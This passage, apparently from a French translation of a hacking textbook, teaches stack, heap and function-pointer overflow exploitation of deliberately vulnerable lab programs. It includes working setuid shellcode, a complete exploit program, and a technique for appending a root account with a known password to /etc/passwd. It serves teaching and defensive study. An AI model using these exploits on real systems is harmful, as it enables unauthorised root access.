
Un point d'arrêt est placé au début de `main()`, puis le programme est démarré. La mémoire du programme est configurée, mais l'exécution s'arrête avant toute instruction. Nous pouvons alors examiner la mémoire qui se trouve vers le bas de la pile :

```
(gdb) i r esp
esp            0xbffff660        0xbffff660
(gdb) x/24s $esp + 0x240
0xbffff8a0:      ""
0xbffff8a1:      ""
0xbffff8a2:      ""
0xbffff8a3:      ""
0xbffff8a4:      ""
0xbffff8a5:      ""
0xbffff8a6:      ""
0xbffff8a7:      ""
0xbffff8a8:      ""
0xbffff8a9:      ""
0xbffff8aa:      ""
0xbffff8ab:       "i686"
0xbffff8b0:       "/home/reader/booksrc/notesearch"
0xbffff8d0:       "SSH_AGENT_PID=7531"
0xbffffd56:       "SHELLCODE=", '\220' <repeats 190 times>...
0xbffff9ab:       "\220\220\220\220\220\220\220\220\220\2201ï¿_1ï¿_1ï¿_\231ï¿_ï¿_ï¿_
                   \200j\vXQh//shh/ bin\211ï¿_Q\211ï¿_S\211ï¿_ï¿_\200"
0xbffff9d9:       "TERM=xterm"
0xbffff9e4:       "DESKTOP_STARTUP_ID="
0xbffff9f8:       "SHELL=/bin/bash"
0xbffffa08:       "GTK_RC_FILES=/etc/gtk/gtkrc:/home/reader/.gtkrc-1.2-gnome2"
0xbffffa43:       "WINDOWID=39845969"
0xbffffa55:       "USER=reader"
0xbffffa61:
"LS_COLORS=no=00:fi=00:di=01;34:ln=01;36:pi=40;33:so=01;35:do=01;35:bd=40;33;01:c
d=40;33;01:or=40;31;01:su=37;41:sg=30;43:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.ta
r=01;3 1:*.tgz=01;31:*.arj=01;31:*.taz=0"...
0xbffffb29:
"1;31:*.lzh=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.gz=01;31:*.bz2=01;31:*.deb=01
;31:*.rpm=01;31:*.jar=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pb
m=01;3 5:*.pgm=01;35:*.ppm=01;35:*.tga=0"...
(gdb) x/s 0xbffff8e3
```

```
0xbffff8e3:       "SHELLCODE=", '\220' <repeats 190 times>...
(gdb) x/s 0xbffff8e3 + 100
0xbffff947:       '\220' <repeats 110 times>, "1i¿_1i¿_1i¿_\231i¿_ï¿_ï¿_\200j\vXQh//
shh/bin\211ï¿_Q\211ï¿_S\211ï¿_ï¿_\200"
(gdb)
```

Le débogueur révèle l'emplacement du shellcode (en gras). Attention, lorsque le programme est exécuté en dehors du débogueur, ces adresses peuvent être légèrement différentes. Il donne également quelques informations sur la pile, qui décale légèrement les adresses. Mais, avec un tableau de NOP de 200 octets, ces incohérences ne sont pas un problème si nous choisissons une adresse vers le milieu du sled. Dans la sortie précédente, l'adresse `0xbffff947` est proche du centre du tableau des NOP, ce qui devrait nous laisser une marge de manœuvre suffisante. Après avoir déterminé l'adresse des instructions du shellcode injecté, l'exploit consiste simplement à écraser l'adresse de retour par celle-ci :

```
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x47\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]------
sh-3.2# whoami
root
sh-3.2#
```

L'adresse cible est répétée un nombre suffisant de fois afin d'écraser l'adresse de retour. L'exécution revient dans le tableau des NOP de la variable d'environnement, ce qui mène inévitablement au shellcode. Lorsque le tampon de débordement n'est pas suffisamment large pour contenir le shellcode, une variable d'environnement peut être employée avec un grand tableau de NOP. En général, les exploits sont ainsi un plus faciles.

Un vaste tableau de NOP apportera une aide intéressante pour estimer l'adresse de retour cible, mais il s'avère que les emplacements des variables d'environnement sont plus faciles à prévoir que ceux des variables locales. La bibliothèque standard de C fournit la fonction `getenv()`, qui accepte en seul argument le nom d'une variable d'environnement et retourne l'adresse mémoire de cette variable. Le programme `getenv_example.c` illustre l'emploi de `getenv()`.

getenv_example.c

```
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[]) {
   printf("%s is at %p\n", argv[1], getenv(argv[1]));
}
```

Son exécution affiche l'emplacement mémoire de la variable d'environnement indiquée. Cela nous permet une prévision beaucoup plus précise de l'emplacement de cette variable d'environnement lorsque le programme cible sera exécuté :

```
reader@hacking:~/booksrc $ gcc getenv_example.c
reader@hacking:~/booksrc $ ./a.out SHELLCODE
SHELLCODE is at 0xbffff90b
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x0b\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]------
sh-3.2#
```

La précision est suffisante avec un grand tableau de NOP, mais lorsque nous tentons la même chose sans le sled le programme se crashe. Cela signifie que l'estimation de l'emplacement de la variable d'environnement est toujours mauvaise :

```
reader@hacking:~/booksrc $ export SLEDLESS=$(cat shellcode.bin)
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x46\xff\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
-------[ end of note data ]------
Segmentation fault
reader@hacking:~/booksrc $
```

Pour être en mesure de prévoir précisément l'adresse mémoire, nous devons étudier les différences dans les adresses. La longueur du nom du programme exécuté semble avoir un effet sur les adresses des variables d'environnement. Nous pouvons le vérifier en changeant le nom du programme. Ce type d'expérimentation et la reconnaissance de motifs est une compétence importante que tout hacker doit acquérir.

```
reader@hacking:~/booksrc $ cp a.out a
reader@hacking:~/booksrc $ ./a SLEDLESS
SLEDLESS is at 0xbffffe4e
reader@hacking:~/booksrc $ cp a.out bb
reader@hacking:~/booksrc $ ./bb SLEDLESS
SLEDLESS is at 0xbffffe4c
reader@hacking:~/booksrc $ cp a.out ccc
reader@hacking:~/booksrc $ ./ccc SLEDLESS
SLEDLESS is at 0xbffffe4a
reader@hacking:~/booksrc $ ./a.out SLEDLESS
SLEDLESS is at 0xbfffff46
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0xbfffff4e - 0xbfffff46 $1 = 8
(gdb) quit
reader@hacking:~/booksrc $
```

Comme le révèle cette expérience, la longueur du nom du programme exécuté a bien un effet sur l'emplacement des variables d'environnement exportées. La tendance générale semble être une décrémentation de deux octets de l'adresse de la variable d'environnement pour chaque augmentation de un octet dans la longueur du nom du programme.

Cela reste vrai avec `a.out`, puisque la différence de taille entre les noms `a.out` et `a` est de quatre octets et que la différence entre les adresses `0xbffffe4e` et `0xbffffe46` est de huit octets. Cela doit signifier que le nom du programme exécuté est également placé quelque part sur la pile, ce qui provoque le décalage.

Armé de cette information, l'adresse exacte de la variable d'environnement peut être déterminée lors de l'exécution du programme vulnérable. Ainsi, nous pourrons supprimer le tableau des NOP. Le programme `getenvaddr.c` ajuste l'adresse en fonction de la différence dans la longueur du nom du programme pour donner ainsi une estimation précise.

getenvaddr.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[]) {
   char *ptr;

   if(argc < 3) {
      printf("Usage: %s <environment variable> <target program name>\n", argv[0]);
      exit(0);
   }
   ptr = getenv(argv[1]); /* Obtenir l'emplacement de la var. d'env. */
   ptr += (strlen(argv[0]) - strlen(argv[2]))*2; /* Tenir compte du nom du programme. */
   printf("%s will be at %p\n", argv[1], ptr);
}
```

Ce programme permet d'estimer précisément l'emplacement mémoire d'une variable d'environnement pendant l'exécution d'un programme cible. Nous pouvons nous en servir pour exploiter les débordements de tampons basés sur la pile sans impliquer un tableau de NOP :

```
reader@hacking:~/booksrc $ gcc -o getenvaddr getenvaddr.c
reader@hacking:~/booksrc $ ./getenvaddr SLEDLESS ./notesearch
SLEDLESS will be at 0xbffffe3c
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\x3c\xff\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
```

Vous le constatez, le code de l'exploit n'est pas toujours nécessaire pour exploiter des programmes. L'utilisation des variables d'environnement simplifie considérablement les choses lorsque l'exploitation se fait depuis la ligne de commande, mais elles permettent également de rendre le code de l'exploit plus fiable.

Dans le programme `notesearch_exploit.c`, nous utilisons la fonction `system()` pour exécuter une commande. Elle démarre un nouveau processus et lance la commande avec `/bin/sh -c`. L'option `-c` indique au programme `sh` d'exécuter les commandes indiquées dans l'argument passé. Pour en savoir plus, nous effectuons une

recherche de code sur Google et obtenons le code source de cette fonction. L'URL **http:// www.google.fr/codesearch?q=package:libc+system** donnera l'intégralité de ce code.

Code provenant de libc-2.2.2

```
int system(const char * cmd)
{
        int ret, pid, waitstat;
        void (*sigint) (), (*sigquit) ();

        if ((pid = fork()) == 0) {
                execl("/bin/sh", "sh", "-c", cmd, NULL);
                exit(127);
        }
        if (pid < 0) return(127 << 8);
        sigint = signal(SIGINT, SIG_IGN);
        sigquit = signal(SIGQUIT, SIG_IGN);
        while ((waitstat = wait(&ret)) != pid && waitstat != -1);
        if (waitstat == -1) ret = -1;

        signal(SIGINT, sigint);
        signal(SIGQUIT, sigquit);
        return(ret);
}
```

La partie importante de cette fonction est présentée en gras. L'appel à `fork()` démarre un nouveau processus et la fonction `execl()` exécute la commande par le biais de `/bin/sh`, avec les arguments adéquats.

L'utilisation de `system()` pose parfois des problèmes. Si un programme setuid appelle `system()`, les privilèges ne sont pas transférés, car `/bin/sh` les retire depuis sa version 2. Ce n'est pas le cas avec notre exploit, mais il n'a pas réellement besoin de démarrer un nouveau processus. Nous pouvons ignorer `fork()`, pour nous concentrer sur la fonction `execl()` d'exécution de la commande.

`execl()` fait partie d'une famille de fonctions qui exécutent des commandes en remplaçant le processus actuel par le nouveau. Les arguments de `execl()` commencent par le chemin du programme cible et se poursuivent par chaque argument de la ligne de commande. Le deuxième argument de la fonction est en réalité l'argument zéro de la ligne de commande, c'est-à-dire le nom du programme. Le dernier argument est NULL afin de terminer cette liste, de manière semblable à l'octet nul qui termine une chaîne de caractères.

La fonction `execl()` a une sœur nommée `execle()`. Elle prend un argument supplémentaire qui précise l'environnement dans lequel doit s'exécuter le processus. Cet environnement est donné sous la forme d'un tableau de pointeurs vers des chaînes de

caractères terminées par nul pour chaque variable d'environnement. La fin du tableau de l'environnement est indiquée par un pointeur NULL.

Avec `execl()`, l'environnement existant est utilisé, mais, avec `execle()`, nous pouvons préciser la totalité de l'environnement. Si le tableau d'environnement contient uniquement le shellcode en première chaîne (avec un pointeur NULL pour terminer la liste), la seule variable d'environnement sera le shellcode. Son adresse est ainsi facile à calculer. Sous Linux, l'adresse sera `0xbffffffa`, moins la longueur du shellcode dans l'environnement, moins la longueur du nom du programme exécuté. Puisque cette adresse est précise, il est inutile d'inclure un tableau de NOP. Le tampon de l'exploit doit seulement contenir l'adresse, répétée un nombre suffisant de fois pour écraser l'adresse de retour dans la pile. Le programme `exploit_nosearch_env.c` illustre ce principe.

exploit_notesearch_env.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
   char *env[2] = {shellcode, 0};
   unsigned int i, ret;

   char *buffer = (char *) malloc(160);

   ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
   for(i=0; i < 160; i+=4)
      *((unsigned int *)(buffer+i)) = ret;

   execle("./notesearch", "notesearch", buffer, 0, env);
   free(buffer);
}
```

Cet exploit est beaucoup plus fiable, puisqu'il n'a pas besoin d'un tableau de NOP ni de deviner des décalages. Par ailleurs, il ne démarre aucun processus supplémentaire :

```
reader@hacking:~/booksrc $ gcc exploit_notesearch_env.c
reader@hacking:~/booksrc $ ./a.out
-------[ end of note data ]------
sh-3.2#
```

0x340 Débordements dans d'autres segments

Les débordements de tampons peuvent se produire dans d'autres segments mémoire, comme le tas ou bss. Nous l'avons vu avec le programme `auth_overflow.c`, si une variable importante est placée après un tampon vulnérable aux débordements, le flux de contrôle du programme peut être altéré. Cela ne dépend pas du segment mémoire dans lequel résident ces variables ; cependant, le contrôle a tendance à être assez limité. Pour trouver ces points de contrôle et apprendre à les exploiter, il faut une certaine expérience et un esprit créatif. Bien que ces débordements ne soient pas aussi standard que ceux dans la pile, ils peuvent être tout aussi efficaces.

0x341 Débordement de base dans le tas

Le programme `notetaker` du Chapitre 2 est également vulnérable à un débordement de tampon. Nous allouons deux tampons dans le tas et recopions le premier argument de la ligne de commande dans le premier tampon. C'est à ce stade qu'un débordement peut se produire.

Extrait de notetaker.c

```
buffer = (char *) ec_malloc(100);
datafile = (char *) ec_malloc(20);
strcpy(datafile, "/var/notes");

if(argc < 2)                // Si les arguments de la ligne de commande
   usage(argv[0], datafile); // sont absents, afficher un message
                            // d'utilisation et quitter.

strcpy(buffer, argv[1]);  // Copier dans le tampon.

printf("[DEBUG] buffer   @ %p: \'%s\'\n", buffer, buffer);
printf("[DEBUG] datafile @ %p: \'%s\'\n", datafile, datafile);
```

Dans des conditions normales, l'allocation du tampon se fait à l'adresse `0x804a008`, c'est-à-dire avant l'adresse `0x804a070` à laquelle est allouée `datafile`, comme le montre la session de débogage ci-après. Ces deux adresses sont distantes de 104 octets :

```
reader@hacking:~/booksrc $ ./notetaker test
[DEBUG] buffer   @ 0x804a008: 'test'
[DEBUG] datafile @ 0x804a070: '/var/notes'
[DEBUG] file descriptor is 3
Note has been saved.
reader@hacking:~/booksrc $ gdb -q
(gdb) p 0x804a070 - 0x804a008
$1 = 104
(gdb) quit
reader@hacking:~/booksrc $
```

Puisque le premier tampon se termine par l'octet nul, la quantité maximale de données que nous pouvons y stocker sans provoquer de débordement dans le tampon suivant est de 104 octets :

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "A"x104')
[DEBUG] buffer   @ 0x804a008: 'AAAA
```

Cette fois-ci, le débordement est conçu de manière à écraser le tampon `datafile` à l'aide de la chaîne de caractères *testfile*. Le programme tente donc d'écrire dans le fichier `testfile` à la place de `/var/notes`, comme il était initialement prévu. Cependant, lorsque la mémoire du tas est libérée à l'aide de la commande `free()`, des erreurs dans les en-têtes du tas sont détectées et le programme est arrêté. De manière comparable à l'écrasement de l'adresse de retour par des débordements sur la pile, nous avons là des points de contrôle dans l'architecture du tas lui-même. La version la plus récente de glibc utilise des fonctions de gestion de la mémoire du tas qui ont été modifiées pour contrecarrer les attaques sur les liens entre les zones mémoire allouées dans le tas. Depuis la version 2.2.5, elles affichent des informations de débogage et arrêtent le programme dès qu'elles détectent un problème dans l'en-tête du tas. Ainsi, il est très difficile de casser les liens dans le tas sous Linux. Cependant, cet exploit n'utilise pas les informations d'en-tête du tas pour opérer. Par conséquent, au moment où `free()` est invoquée, le programme a déjà été corrompu de manière à écrire dans un nouveau fichier avec les privilèges du superutilisateur :

```
reader@hacking:~/booksrc $ grep -B10 free notetaker.c

   if(write(fd, buffer, strlen(buffer)) == -1) // Écrire la note.
      fatal("in main() while writing buffer to file");
   write(fd, "\n", 1); // Terminer la ligne.

// Fermer le fichier.
   if(close(fd) == -1)
      fatal("in main() while closing file");

   printf("Note has been saved.\n");
   free(buffer);
   free(datafile);
reader@hacking:~/booksrc $ ls -l ./testfile
-rw------- 1 root reader 118 2007-09-09 16:19 ./testfile
reader@hacking:~/booksrc $ cat ./testfile
cat: ./testfile: Permission denied
reader@hacking:~/booksrc $ sudo cat ./testfile
?
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAtestfile
reader@hacking:~/booksrc $
```

Puisqu'une chaîne de caractères est lue jusqu'à ce qu'un octet nul soit rencontré, l'intégralité de la chaîne est écrite dans le fichier en tant qu'entrée de l'utilisateur. Puisqu'il s'agit d'un programme setuid root, le fichier créé appartient à root. Cela signifie également que, puisque nous contrôlons le nom du fichier, des données peuvent être ajoutées à n'importe quel fichier. Cependant, ces données présentent quelques restrictions : elles doivent se terminer par le nom du fichier visé et une ligne contenant l'identifiant de l'utilisateur est également écrite.

Il existe probablement plusieurs manières astucieuses d'exploiter cette possibilité. La plus évidente est d'ajouter quelque chose au fichier `/etc/passwd`. Ce fichier contient les noms d'utilisateurs, les identifiants et les shells d'ouverture de session de tous les utilisateurs du système. Naturellement, il s'agit d'un fichier système critique, dont il est préférable de faire une sauvegarde avant d'y toucher :

```
reader@hacking:~/booksrc $ cp /etc/passwd /tmp/passwd.bkup
reader@hacking:~/booksrc $ head /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
reader@hacking:~/booksrc $
```

Les champs du fichier `/etc/passwd` sont délimités par des deux-points. Le premier correspond au nom d'ouverture de session. Ensuite viennent le mot de passe, l'identifiant d'utilisateur, l'identifiant de groupe, le nom d'utilisateur, le répertoire personnel et, finalement, le shell d'ouverture de session. Les champs du mot de passe contiennent tous le caractère *x*, car les mots de passe chiffrés sont enregistrés ailleurs dans un fichier shadow. Néanmoins, ce champ peut contenir le mot de passe chiffré. De plus, toute entrée du fichier des mots de passe qui possède un identifiant d'utilisateur égal à 0 disposera des privilèges du superutilisateur. L'objectif est donc d'ajouter au fichier des mots de passe une entrée supplémentaire qui possède les privilèges de root et un mot de passe connu.

Le mot de passe peut être chiffré à l'aide d'un algorithme de hachage à sens unique. Puisque l'algorithme est à sens unique, le mot de passe originel ne peut pas être retrouvé à partir de la valeur chiffrée. Pour empêcher les attaques par dictionnaire, l'algorithme utilise une *valeur de salt* qui, lorsqu'elle varie, produit une valeur de hachage différente pour le même mot de passe en entrée. Cette opération est très fréquente et Perl propose pour cela la fonction `crypt()`. Le premier argument est le mot de passe, le second est la valeur de salt. Le même mot de passe avec une valeur de salt différente produit un résultat différent :

```
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "AA"). "\n"'
AA6tQYSfGxd/A
reader@hacking:~/booksrc $ perl -e 'print crypt("password", "XX"). "\n"'
XXq2wKiyI43A2
reader@hacking:~/booksrc $
```

Vous remarquerez que la valeur de salt est toujours placée au début du résultat. Lorsqu'un utilisateur ouvre une session et saisit un mot de passe, le système examine le mot de passe chiffré de cet utilisateur. En utilisant la valeur de salt qui se trouve au

début du mot de passe chiffré, le système emploie le même algorithme de hachage à sens unique pour chiffrer le texte saisi par l'utilisateur. Ensuite, il compare les deux résultats. S'ils sont identiques, cela signifie que l'utilisateur a certainement saisi le mot de passe correct. Ainsi, le mot de passe peut être utilisé pour l'authentification sans qu'il soit enregistré en clair sur le système.

Si nous utilisons l'un des résultats obtenus dans le champ du mot de passe, le mot de passe du nouveau compte sera toujours *password*, quelle que soit la valeur de salt. La ligne que nous devons ajouter au fichier `/etc/passwd` doit avoir l'aspect suivant :

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/bin/bash
```

Cependant, la nature de cet exploit du débordement dans le tas ne nous permet pas d'écrire exactement cette ligne dans `/etc/passwd`, car la chaîne doit se terminer par `/etc/passwd`. Si ce nom de fichier est simplement ajouté à la fin de l'entrée, elle sera invalide. Nous pouvons y remédier en utilisant de manière astucieuse un lien symbolique, afin que l'entrée puisse à la fois se terminer par `/etc/passwd` et être valide pour le fichier des mots de passe. Voici comment cela fonctionne :

```
reader@hacking:~/booksrc $ mkdir /tmp/etc
reader@hacking:~/booksrc $ ln -s /bin/bash /tmp/etc/passwd
reader@hacking:~/booksrc $ ls -l /tmp/etc/passwd
lrwxrwxrwx 1 reader reader 9 2007-09-09 16:25 /tmp/etc/passwd -> /bin/bash
reader@hacking:~/booksrc $
```

À présent, `/tmp/etc/passwd` pointe sur le shell d'ouverture de session `/bin/bash`. Cela signifie que `/tmp/etc/ passwd` est également un shell valide pour le fichier des mots de passe. La ligne suivante est donc parfaitement correcte :

```
myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp/etc/passwd
```

Les valeurs de cette ligne doivent être quelque peu modifiées afin que la partie qui se trouve avant `/etc/ passwd` occupe précisément 104 octets :

```
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:me:/root:/tmp"' | wc -c
38
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x50 . ":/root:
/tmp"' | wc -c
86
reader@hacking:~/booksrc $ gdb -q
(gdb) p 104 - 86 + 50
$1 = 68
(gdb) quit
reader@hacking:~/booksrc $ perl -e 'print "myroot:XXq2wKiyI43A2:0:0:" . "A"x68 . ":/root:
/tmp"' | wc -c
104
reader@hacking:~/booksrc $
```

Si nous ajoutons `/etc/passwd` à la fin de la chaîne (en gras), la chaîne qui précède sera ajoutée à la fin du fichier `/etc/passwd`. Puisque cette ligne définit un compte avec les

privilèges du superutilisateur et un mot de passe connu, il sera très facile d'accéder à ce compte et d'obtenir un accès root :

```
reader@hacking:~/booksrc $ ./notetaker $(perl -e 'print "myroot:XXq2wKiyI43A2:0:0:"
. "A"x68 . ":/root:/tmp/etc/passwd"')
[DEBUG] buffer  @ 0x804a008: 'myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAA:/root:/tmp/etc/passwd'
[DEBUG] datafile @ 0x804a070: '/etc/passwd'
[DEBUG] file descriptor is 3
Note has been saved.
*** glibc detected *** ./notetaker: free(): invalid next size (normal): 0x0804a008 ***
======= Backtrace: =========
/lib/tls/i686/cmov/libc.so.6[0xb7f017cd]
/lib/tls/i686/cmov/libc.so.6(cfree+0x90)[0xb7f04e30]
./notetaker[0x8048916]
/lib/tls/i686/cmov/libc.so.6(__libc_start_main+0xdc)[0xb7eafebc]
./notetaker[0x8048511]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
08049000-0804a000 rw-p 00000000 00:0f 44384      /cow/home/reader/booksrc/notetaker
0804a000-0806b000 rw-p 0804a000 00:00 0          [heap]
b7d00000-b7d21000 rw-p b7d00000 00:00 0
b7d21000-b7e00000 ---p b7d21000 00:00 0
b7e83000-b7e8e000 r-xp 00000000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e8e000-b7e8f000 rw-p 0000a000 07:00 15444      /rofs/lib/libgcc_s.so.1
b7e99000-b7e9a000 rw-p b7e99000 00:00 0
b7e9a000-b7fd5000 r-xp 00000000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd5000-b7fd6000 r--p 0013b000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd6000-b7fd8000 rw-p 0013c000 07:00 15795      /rofs/lib/tls/i686/cmov/libc-2.5.so
b7fd8000-b7fdb000 rw-p b7fd8000 00:00 0
b7fe4000-b7fe7000 rw-p b7fe4000 00:00 0
b7fe7000-b8000000 r-xp 00000000 07:00 15421      /rofs/lib/ld-2.5.so
b8000000-b8002000 rw-p 00019000 07:00 15421      /rofs/lib/ld-2.5.so
bffeb000-c0000000 rw-p bffeb000 00:00 0          [stack]
ffffe000-fffff000 r-xp 00000000 00:00 0          [vdso]
Aborted
reader@hacking:~/booksrc $ tail /etc/passwd
avahi:x:105:111:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
cupsys:x:106:113::/home/cupsys:/bin/false
haldaemon:x:107:114:Hardware abstraction layer,,,:/home/haldaemon:/bin/false
hplip:x:108:7:HPLIP system user,,,:/var/run/hplip:/bin/false
gdm:x:109:118:Gnome Display Manager:/var/lib/gdm:/bin/false
matrix:x:500:500:User Acct:/home/matrix:/bin/bash
jose:x:501:501:Jose Ronnick:/home/jose:/bin/bash
reader:x:999:999:Hacker,,,:/home/reader:/bin/bash
?
myroot:XXq2wKiyI43A2:0:0:AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAA:/root:/tmp/etc/passwd
reader@hacking:~/booksrc $ su myroot
Password:
root@hacking:/home/reader/booksrc# whoami
root
root@hacking:/home/reader/booksrc#
```

0x342 Débordement des pointeurs de fonction

Si vous avez suffisamment joué avec le programme `game_of_chance.c`, vous devez avoir réalisé que, comme au casino, la plupart des jeux sont statistiquement orientés en faveur de l'établissement. Il est donc difficile de gagner des points, malgré toute la chance que vous pourriez avoir. Il existe peut-être un moyen d'égaliser les chances. Ce programme utilise un pointeur de fonction pour mémoriser le dernier jeu auquel vous avez joué. Ce pointeur est placé dans la structure `user`, qui est déclarée comme une variable globale. Cela signifie que toute la mémoire de la structure `user` est allouée dans le segment bss.

Extrait de game_of_chance.c

```
// Structure pour conserver les informations concernant les utilisateurs.
struct user {
   int uid;
   int credits;
   int highscore;
   char name[100];
   int (*current_game) ();
};

...

// Variables globales.
struct user player;      // Structure du joueur.
```

Le tampon `name` de la structure `user` est un bon candidat à un débordement. Son contenu est fixé par la fonction `input_name()` :

```
// Cette fonction permet au joueur d'entrer son nom, puisque
// scanf("%s", &whatever) stoppe la saisie au premier espace.
void input_name() {
   char *name_ptr, input_char='\n';
   while(input_char == '\n')    // Annuler tout ce qui se retrouve après
      scanf("%c", &input_char); // les sauts de ligne.

   name_ptr = (char *) &(player.name); // name_ptr = adresse du nom du joueur.
   while(input_char != '\n') {  // Boucler jusqu'au saut de ligne.
      *name_ptr = input_char;   // Placer le caractère entré dans le nom.
      scanf("%c", &input_char); // Lire le caractère suivant.
      name_ptr++;               // Incrémenter le pointeur sur le nom.
   }
   *name_ptr = 0;  // Terminer la chaîne de caractères.
}
```

Cette fonction arrête l'entrée au niveau du caractère de saut de ligne. Rien ne limite sa taille à celle du tampon de destination `name`. Autrement dit, un débordement est possible. Pour exploiter le débordement, nous devons faire en sorte que le programme appelle le pointeur de fonction après qu'il a été écrasé. Cela se produit dans la fonction `play_the_game()`, qui est invoquée suite au choix d'un jeu dans le menu. L'extrait de

code suivant fait partie du code de sélection dans le menu et permet à l'utilisateur de choisir un jeu et d'y jouer :

```
if((choice < 1) || (choice > 7))
   printf("\n[!!] The number %d is an invalid selection.\n\n", choice);
else if (choice < 4) {          // Choix d'un jeu.
     if(choice != last_game) { // Si le pointeur de fonction n'est pas fixé,
        if(choice == 1)        // lui affecter le jeu choisi.
           player.current_game = pick_a_number;
        else if(choice == 2)
           player.current_game = dealer_no_match;
        else
           player.current_game = find_the_ace;
        last_game = choice;    // Fixer le dernier jeu.
     }
     play_the_game();          // Jouer au jeu.
  }
```

Si `last_game` n'est pas égal au choix actuel, le pointeur de fonction `current_game` est modifié afin de cibler le bon jeu. Autrement dit, pour que le programme appelle le pointeur de fonction sans l'écraser, il faut tout d'abord jouer à un jeu de manière à fixer la variable `last_game` :

```
reader@hacking:~/booksrc $ ./game_of_chance
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
7 - Quit
[Name: Jon Erickson]
[You have 70 credits] ->  1

[DEBUG] current_game pointer @ 0x08048fde

####### Pick a Number ######
This game costs 10 credits to play. Simply pick a number
between 1 and 20, and if you pick the winning number, you
will win the jackpot of 100 credits!

10 credits have been deducted from your account.
Pick a number between 1 and 20: 5
The winning number is 17
Sorry, you didn't win.

You now have 60 credits
Would you like to play again? (y/n)  n
-=[ Game of Chance Menu ]=-
1 - Play the Pick a Number game
2 - Play the No Match Dealer game
3 - Play the Find the Ace game
4 - View current high score
5 - Change your user name
6 - Reset your account at 100 credits
```

```
7 - Quit
[Name: Jon Erickson]
[You have 60 credits] ->
[1]+  Stopped                 ./game_of_chance
reader@hacking:~/booksrc $
```

Nous pouvons suspendre temporairement le processus en cours en appuyant sur Ctrl-Z. À ce stade, la variable `last_game` a été fixée à 1. Par conséquent, lors de la prochaine sélection de 1, le pointeur de fonction sera simplement invoqué sans être modifié. De retour dans le shell, nous pouvons créer le tampon de débordement adéquat, qui pourra ensuite être copié et collé comme un nom. Nous recompilons le code source avec les symboles de débogage et utilisons GDB pour l'exécuter avec un point d'arrêt sur `main()` afin d'étudier la mémoire. Comme le montre la sortie suivante, le tampon `name` est décalé de 100 octets par rapport au pointeur `current_game` dans la structure `user` :

```
reader@hacking:~/booksrc $ gcc -g game_of_chance.c
reader@hacking:~/booksrc $ gdb -q ./a.out
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) break main
Breakpoint 1 at 0x8048813: file game_of_chance.c, line 41.
(gdb) run
Starting program: /home/reader/booksrc/a.out

Breakpoint 1, main () at game_of_chance.c:41
41          srand(time(0)); // Initialiser le générateur avec l'heure courante.
(gdb) p player
$1 = {uid = 0, credits = 0, highscore = 0, name = '\0' <repeats 99 times>, current_game = 0}
(gdb) x/x &player.name
0x804b66c <player+12>:  0x00000000
(gdb) x/x &player.current_game
0x804b6d0 <player+112>: 0x00000000
(gdb) p 0x804b6d0 - 0x804b66c
$2 = 100
(gdb) quit
The program is running.  Exit anyway? (y or n) y
reader@hacking:~/booksrc $
```

